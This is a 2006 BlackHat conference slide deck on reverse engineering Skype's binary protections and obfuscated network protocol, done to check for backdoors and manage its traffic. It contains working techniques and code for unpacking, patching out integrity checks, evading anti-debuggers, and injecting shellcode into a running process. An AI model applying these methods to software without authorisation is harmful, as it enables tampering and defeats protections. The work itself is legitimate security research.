Silver Needle in the Skype

Philippe BIONDI   Fabrice DESCLAUX

phil(at)secdev.org / philippe.biondi(at)eads.net
serpilliere(at)rstack.org / fabrice.desclaux(at)eads.net
EADS Corporate Research Center — DCR/STI/C
SSI Lab
Suresnes, FRANCE

BlackHat Europe, March 2nd and 3rd, 2006

Outline

Problems with Skype

The network view

From a network security administrator point of view

- Almost everything is obfuscated (looks like /dev/random)
- Peer to peer architecture
  - many peers
  - no clear identification of the destination peer
- Automatically reuse proxy credentials
- Traffic even when the software is not used (pings, relaying)

$\Longrightarrow$ Impossibility to distinguish normal behaviour from information extrusion (encrypted traffic on strange ports, night activity)

$\Longrightarrow$ Jams the signs of real intrusions extrusions

Problems with Skype

The system view

From a system security administrator point of view

- Many protections
- Many antidebugging tricks
- Much ciphered code
- A product that works well for free (beer) ?!

$\Longrightarrow$ Is there something to hide ?

Problems with Skype

Some legitimate questions

The Chief Security Officer point of view

- Is Skype a backdoor ?
- Can I distinguish Skype's traffic from real data extrusion ?
- Can I block Skype's traffic ?
- Is Skype a risky program for my sensitive business ?

Problems with Skype

Context of our study

Our point of view


- We need to interoperate Skype protocol with our firewalls
- We need to check for the presence/absence of backdoors
- We need to check the security problems induced by the use of Skype in a sensitive environment

Outline

Encryption

Avoiding static disassembly

- Some parts of the binary are *xored* by a hard-coded key
- In memory, Skype is fully decrypted



Encryption

Information storage

Each ciphered area is described by an internal structure

```
struct memory_location
{
    unsigned int start_alloc;
    unsigned int size_alloc;
    unsigned int start_file;
    unsigned int size_file;
    unsigned int protection_flag;
}
```

```
ZONE 1
dd 1000h
dd 250000h
dd 1000h
dd 250000h
dd 20h
ZONE 2
dd 251000h
dd 49000h
dd 251000h
dd 49000h
dd 2
ZONE 3
dd 29A000h
dd 13C000h
dd 29A000h
dd 3D000h
dd 4
ZONE 4
dd 3D6000h
dd 2000h
dd 2D7000h
dd 2000h
dd 4
```

$\Longrightarrow$ We can use those descriptors to decipher the binary

Encryption

Data deciphering

Here is the deciphering loop


```
decipher_loop:
mov     eax, [eax+edx*4]
xor     eax, [ebp-14h]
mov     [edx+ecx*4], eax
...
mov     eax, [eax+edx*4]
xor     eax, [ebp-14h]
mov     [ebp-28h], eax
add     dword ptr [ebp-14h], 71h
inc     dword ptr [ebp-18h]
dec     dword ptr [ebp-34h]
jnz     short decipher_loop
```

$\Longrightarrow$ We can reprogram it to decipher the binary

Structure overwriting

Anti-dumping tricks

1. The program erases the beginning of the code
2. The program deciphers encrypted areas
3. Skype import table is loaded, erasing part of the original import table



Internal loader

Internal library loading

1. Skype has an internal library loader
2. It's used to hide some libraries loading from static disassemblers
3. The internal importer overwrites the original import table

$\Longrightarrow$ Both Skype import table and original import table cannot be in memory at the same time: this prevents dumping the binary

Internal loader

Internal structure

The structure is generic enough to describe those 3 examples:

- If name is set and others are null, it's a DLL import
- If name and address are set, it's an import by name
- If ordinal and address are set, it's an import by ordinal

Structure representation

```
struct
{
  char* Name;
  int * ordinal;
  unsigned char* address;
}
```

Internal loader

DLL loading

```
dd offset aWinmm_dll    ; "WINMM.dll"
dd 0
dd 0
```

Import by name

```
dd offset aWaveinreset  ; "waveInReset"
dd 0
dd 3D69D0h
```

Import by ordinal

```
dd 0
dd 3
dd 3D6A90h
```

Internal loader

Solution

1. Dump the original import table
2. Use the internal descriptors to read the hidden imports
3. Rebuild the import table with *all* imports and store it in a new section


Unpacking

Binary reconstruction

Skype seems to have its own packer. We need an unpacker to build a clean binary


1. Read internal area descriptors
2. Decipher each area using keys stored in the binary
3. Read all custom import table
4. Rebuild new import table with common one plus custom one in another section
5. Patch to avoid auto decryption

Unpacking


Erased code
Transition code
Deciphered code
Original import table
Skype import table
Erased code
Modified Transition code
Deciphered code
Old original import table
Old Skype import table
New full import table

Some statistics

Ciphered vs clear code



Legend: **Code** **Data** **Unreferenced code**

Ciphered vs clear code

- 674 classic imports
- 169 hidden imports

- Libraries used in hidden imports
  - KERNEL32.dll
  - WINMM.dll
  - WS2_32.dll
  - RPCRT4.dll
  - ...

Outline

Why does it crash ?

Analysis

- We made a little patch to avoid *Softice* detection
- Maybe part of the code checks if we patched the binary
- Test: Hardware breakpoint on the Softice detection code


$\Longrightarrow$ Bingo! A part of the software checksums the Softice detection code

Suspicious checksums

Actually, it seems the code is full of checksumers! A quick search shows more that 10...

Checksumers scheme in Skype

Checksumers scheme



Main scheme of Skype code checkers

Why checksums?

Integrity checks

- It prevents binary modifications
- It prevents software breakpoints

```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db  0x19
lbl1:
    sub     eax, ecx
    sub     edi, 1
    dec     ebx
    jnz     loop_start
    jmp     lbl2
    db  0x73
lbl2:
    jmp     lbl3
    dd  0xC8528417, 0xD8FBBD1, 0xA36CFB2F, 0xE8D6E4B7, 0xC0B8797A
    db  0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```

Semi polymorphic checksumers

Interesting characteristics

- Each checksumer is a bit different: they seem to be polymorphic
- They are executed randomly
- The pointers initialization is obfuscated with computations
- The loop steps have different values/signs
- Checksum operator is randomized (add, xor, sub, ...)
- Checksumer length is random
- Dummy mnemonics are inserted
- Final test is not trivial: it can use final checksum to compute a pointer for next code part.

Semi polymorphic checksumers

But...


They are composed of

- A pointer initialization
- A loop
- A lookup
- A test/computation

We can build a script that spots such code

Global checksumer scheme

- Each rectangle represents a checksumer
- An arrow represents the link checker/checked
- In fact, there were nearly 300 checksums



How to get the computed value

Solution 1

- Put a breakpoint on each checksumer
- Collect all the computed values during a run of the program

⚠ Software breakpoints change the checksums

⚠ We only have 4 hardware breakpoints

⟹ Twin processes debugging


Solution 2

- Emulate the code


Twin processes debugging

1. Put software breakpoints on every checksumers of one process
2. Run it until it reaches a breakpoint
3. Put 2 hardware breakpoints before and after the checksumer of the twin process
4. Use the twin process to compute the checksum value
5. Write it down
6. Report it into the first process and jump the checksumer
7. Go to point 2


Twin processes debugging



Twin processes debugging



Twin processes debugging



Twin processes debugging

Twin processes debugger

```
import pytstop

checksumers = {start: stop, ... }

p = pytstop.strace("/usr/bin/skype")
q = pytstop.strace("/usr/bin/skype")

for bp in checksumer.keys():
    p.set_bp(bp)

while 1:
    p.cont()
    hbp = q.set_hbp(checksumers[p.eip])
    q.cont()
    q.del_hbp(hbp)
    print "Checksumer at %08x set eax=%08x" % (p.eip,q.eax)
    p.eax = q.eax
    p.eip = q.eip
```

Checksum execution and patch

Solution 2

1. Compute checksum for each one
2. The script is based on a x86 emulator
3. Spot the checksum entry-point: the pointer initialization
4. Detect the end of the loop
5. Then, replace the whole loop by a simple affectation to the final checksum value

$\Longrightarrow$ Each checksum is always correct ...
And Skype runs faster! ☺

```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db 0x19
lbl1:
    sub     eax, ecx
    sub     edi, 1
    dec     ebx
    jnz     loop_start
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBB [...]
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```

```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db 0x19
lbl1:
    mov     eax, 0x4C49F311
    nop
    [...]
    nop
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBB [...]
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```

Last but not least

Signature based integrity-check

- There is a final check: Integrity check based on RSA signature
- Moduli stored in the binary

```
lea     eax, [ebp+var_C]
mov     edx, offset "65537"
call    str_to_bignum
lea     eax, [ebp+var_10]
mov     edx, offset "38133593136037677542306434298936751..."
call    str_to_bignum
```

Outline

Counter measures against dynamic attack

Counter measures against dynamic attack

- Skype has some protections against debuggers
- Anti Softice: It tries to load its driver. If it works, Softice is loaded.
- Generic anti-debugger: The checksums spot software breakpoints as they change the integrity of the binary

Counter counter measures

- The Rasta Ring 0 Debugger [RR0D] is not detected by Skype

Binary protection: Anti debuggers

The easy one: First Softice test

```
mov eax, offset str_Siwvid ; "\\\\.\\Siwvid"
call test_driver
test al, al
```

Hidden test: It checks whether Softice is in the Driver list

```
call EnumDeviceDrivers
...
call GetDeviceDriverBaseNameA
...
cmp eax, 'ntic'
jnz next_
cmp ebx, 'e.sy'
jnz next_
cmp ecx, 's\x00\x00\x00'
jnz next_
```

Binary protection: Anti debuggers

Anti-anti Softice

IceExt is an extension to Softice

```
cmp     esi, 'icee'
jnz     short next
cmp     edi, 'xt.s'
jnz     short next
cmp     eax, 'ys\x00\x00'
jnz     short next
```

Timing measures

Skype does timing measures in order to check if the process is debugged or not

```
call    gettickcount
mov     gettickcount_result, eax
```

Binary protection: Anti debuggers

Counter measures

- When it detects an attack, it traps the debugger :
  - registers are randomized
  - a random page is jumped into
- It's is difficult to trace back the detection because there is no more stack frame, no EIP, ...

```
pushf
pusha
mov     save_esp , esp
mov     esp , ad_alloc?
add     esp , random_value
sub     esp , 20h
popa
jmp     random_mapped_page
```

Binary protection: Anti debuggers

Solution

- The random memory page is allocated with special characteristics
- So breakpoint on *malloc()*, filtered with those properties in order to spot the creation of this page
- We then spot the pointer that stores this page location
- We can then put an hardware breakpoint to monitor it, and break in the detection code

Outline

Protection of sensitive code

Code obfuscation

- The goal is to protect code from being reverse engineered
- Principle used here: mess the code as much as possible

Advantages

- Slows down code study
- Avoids direct code stealing

Drawbacks

- Slows down the application
- Grows software size

Techniques used

Code indirection calls

```
mov     eax, 9FFB40h
sub     eax, 7F80h
mov     edx, 7799C1Fh
mov     ecx, [ebp-14h]
call    eax ; sub_9F7BC0
neg     eax
add     eax, 19C87A36h
mov     edx, 0CCDACEF0h
mov     ecx, [ebp-14h]
call    eax
; eax = 009F8F70
```

```
sub_9F8F70:
mov     eax, [ecx+34h]
push    esi
mov     esi, [ecx+44h]
sub     eax, 292C1156h
add     esi, eax
mov     eax, 371509EBh
sub     eax, edx
mov     [ecx+44h], esi
xor     eax, 40F0FC15h
pop     esi
retn
```

Principle

Each call is dynamically computed: difficult to follow statically

Techniques used

Fake conditional jumps

```
mov
dword ptr [ebp-18h],
        4AC298ECh
...
cmp
dword ptr [ebp-18h], 0
mov       eax, offset ptr
jmp       short near
   ptr loc_9F9025+1
loc_9F9025:
sub       eax, 0B992591h
and       eax, 0FFh
```

```
mov       dword ptr
   [esp+8+var_8], eax
fild      [esp+8+var_8]
fcos
; The cosinus of an
; integer is never 0
fcomp     float_0
fnstsw    ax
test      ah, 1
mov       eax, 73CD560Ch
jnz       short good_boy
mov       eax, [ecx+10h]
good_boy:
```

In C, this means

Determined conditional jumps

```
...
if ( sin(a) == 42 ) {
        do_dummy_stuff();
}
go_on();
...
```

Techniques used

Execution flow rerouting

```
lea
edx , [esp+4+var_4]
add      eax , 3D4D101h
push     offset  area
push     edx
mov
[esp+0Ch+var_4] ,  eax
call     RaiseException
rol      eax , 17h
xor      eax , 350CA27h
pop      ecx
```

- Sometimes, the code raises an exception
- An error handler is called
- If it's a fake error, the handler tweaks memory addresses and registers

⟹ back to the calling code

Principle

Hard to understand the whole code: we have to stop the error handler and study its code.

Bypassing this little problem

Bypassing this little problem

- In some cases we were able to avoid the analysis
- We injected shellcodes to parasitize these functions

Outline

Skype on UDP


Skype UDP start of frame

Skype UDP frames begin

- With a 2 byte ID number
- Then one obfuscated byte that introduces the following layer:
  - Obfuscated layer
  - Ack / NAck
  - Command forwarding
  - Commend resending
  - few other stuffs


Skype Network Obfuscation Layer

IP	
version	4L
ihl	5L
tos	0x0
len	46
id	4
flags	DF
frag	0L
ttl	64
proto	UDP
chksum	0xeb75
src	172.16.72.131
dst	24.98.66.80
options	''
UDP	
sport	2051
dport	8275
len	26
chksum	0x219c
Skype SoF	
id	0x7f4e
func	0x2
Skype Crypted Data	
iv	0x118AC037L
crc32	0xFC95755EL
crypted	'^\xb9\x81z\x8e\xf[...]



Skype Network Obfuscation Layer

- Data are encrypted with RC4
- The RC4 key is calculated with elements from the datagram
  - public source and destination IP
  - Skype's packet ID
  - Skype's obfuscation layer's IV



Skype Network Obfuscation Layer

The public IP


Problem 1: how does Skype know the public IP ?

1. At the begining, it uses 0.0.0.0
2. Its peer won't be able to decrypt the message (bad CRC)
3. $\Longrightarrow$ The peer sends a NAck with the public IP
4. Skype updates what it knows about its public IP accordingly

Skype Network Obfuscation Layer

The public IP

- the Skype's ID field is the same as the erroneous message
- the public IP is given in the *src* field



Skype Network Obfuscation Layer

The *seed to RC4 key engine*

Problem 2: What is the *seed to RC4 key engine* ?

- It is not an improvement of the flux capacitor
- It is a big fat obfuscated function
- It was designed to be the keystone of the network obfuscation
- RC4 key is 128 bytes, but there are at most 2^{32} different keys
- It can be seen as an oracle
- We did not want to spend time on it

$\Longrightarrow$ we parasitized it

Skype Network Obfuscation Layer

The *seed to RC4 key engine*

- The function entrypoint is at 0x0724c1e
- We inject a shellcode to sample part of the RC4 key space in hope of a bias

```
void main(void)
{
        unsigned char key[80];
        void (*oracle)(unsigned char *key, int seed);
        int f;
        unsigned int i, j,k;

        oracle = (void (*)())0x0724c1e;
        f = open("/tmp/oracle",O_RDWR|O_CREAT|O_TRUNC,0);
        for (i=0; i< 16777216; i++) {
                for (j=0; j<0x14; j++)
                        *(unsigned int *)(key+4*j) = i;
                oracle(key, i);
                write(f, key, 80);
        }
        close(f);
        exit(0);
}
```

Skype Network Obfuscation Layer

The *seed to RC4 key engine*

- We found no obvious bias
- Only some weak keys for 1 seed out of 8

$\Longrightarrow$ plan B: open the oracle to the world

Plan B

We injected a shellcode that

1. read requests on a UNIX socket
2. fed the requets to the oracle function
3. wrote the answers to the UNIX socket

Skype Network Obfuscation Layer

The *seed to RC4 key engine*


```
void main(void)
{
        unsigned char key[80];
        void (*oracle)(unsigned char *key, int seed);
        int s, flen; unsigned int i,j,k;
        struct sockaddr_un sa,from;  char path[] = "/tmp/oracle";

        oracle = (void (*)())0x0724c1e;
        sa.sun_family = AF_UNIX;
        for (s = 0; s < sizeof(path);  s++)
                sa.sun_path[s] = path[s];
        s = socket(PF_UNIX, SOCK_DGRAM, 0);  unlink(path);
        bind(s, (struct sockaddr *)&sa, sizeof(sa));

        while (1) {
                flen = sizeof(from);
                recvfrom(s, &i, 4, 0, (struct sockaddr *)&from, &flen);
                for (j=0; j<0x14; j++)
                        *(unsigned int *)(key+4*j) = i;
                oracle(key, i);
                sendto(s, key, 80, 0, (struct sockaddr *)&from, flen);
        }
        unlink(path); close(s); exit(5);
}
```

Use of the shellcode

```
$ shellforge.py -R oracle_shcode.c | tee oracle.bin | hexdump -C
00000000  55 89 e5 57 56 53 81 ec  cc 01 00 00 e8 00 00 00  |U..WVS..........|
00000010  00 5b 81 c3 ef ff ff ff  8b 93 e5 01 00 00 8b 8b  |.[..............|
[...]
000001d0  fe ff ff 53 bb 0b 00 00  00 cd 80 5b e9 27 ff ff  |...S.......[.'..|
000001e0  ff 2f 74 6d 70 2f 6f 72  61 63 6c 65 00           |./tmp/oracle.|
$ siringe -f oracle.bin -p `pidof skype`
$ ls -lF /tmp/oracle
srwxr-xr-x  1 pbi pbi 0 2006-01-16 13:37 /tmp/oracle=
```

Skype on TCP


- The seed is sent in the first 4 bytes of the stream
- The RC4 stream is used to decrypt the 10 following bytes that should be 00 01 00 00 00 01 00 00 00 01/03
- the RC4 stream is reinitialised and used again for the remaining of the stream



Outline


Low level datagrams : the big picture

- Almost everything is ciphered
- Data can be fragmented
- Each command comes with its parameters in an object list
- The object list can be compressed



Object lists

- An object can be a number, a string, an IP:port, or even another object list
- Each object has an ID
- Skype knows which object corresponds to which command's parameter from its ID



Outline

For P in packets: zip P

Packet compression

- Each packet can be compressed
- The algorithm used: arithmetic compression
- Zip would have been too easy ☺


Principle

- Close to Huffman algorithm
- Reals are used instead of bits

Arithmetic compression


Example

- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression
Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example


- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Example

- $[0, 1]$ is splited in subintervals for each symbol according to their frequency
- First symbol is A. We subdivise its interval
- Then comes C
- Then A again
- Then B
- Each real enclosed into this small interval can encode $ACAB$



Arithmetic compression

Decompression

- As in ZIP the dictionary should be recalculated for each new input
- But if you have some informations on the data, you can pre-calculate those frequency tables
- Skype has pre-calculated tables
  - For raw data
  - For English words

Outline

How to speak Skype

Skypy, the Scapy add-on

- We developed an add-on to Scapy from the "binary specifications"
- It uses the *Oracle Revelator* shellcode and a TCP⟷UNIX relay to de-obfuscate datagrams
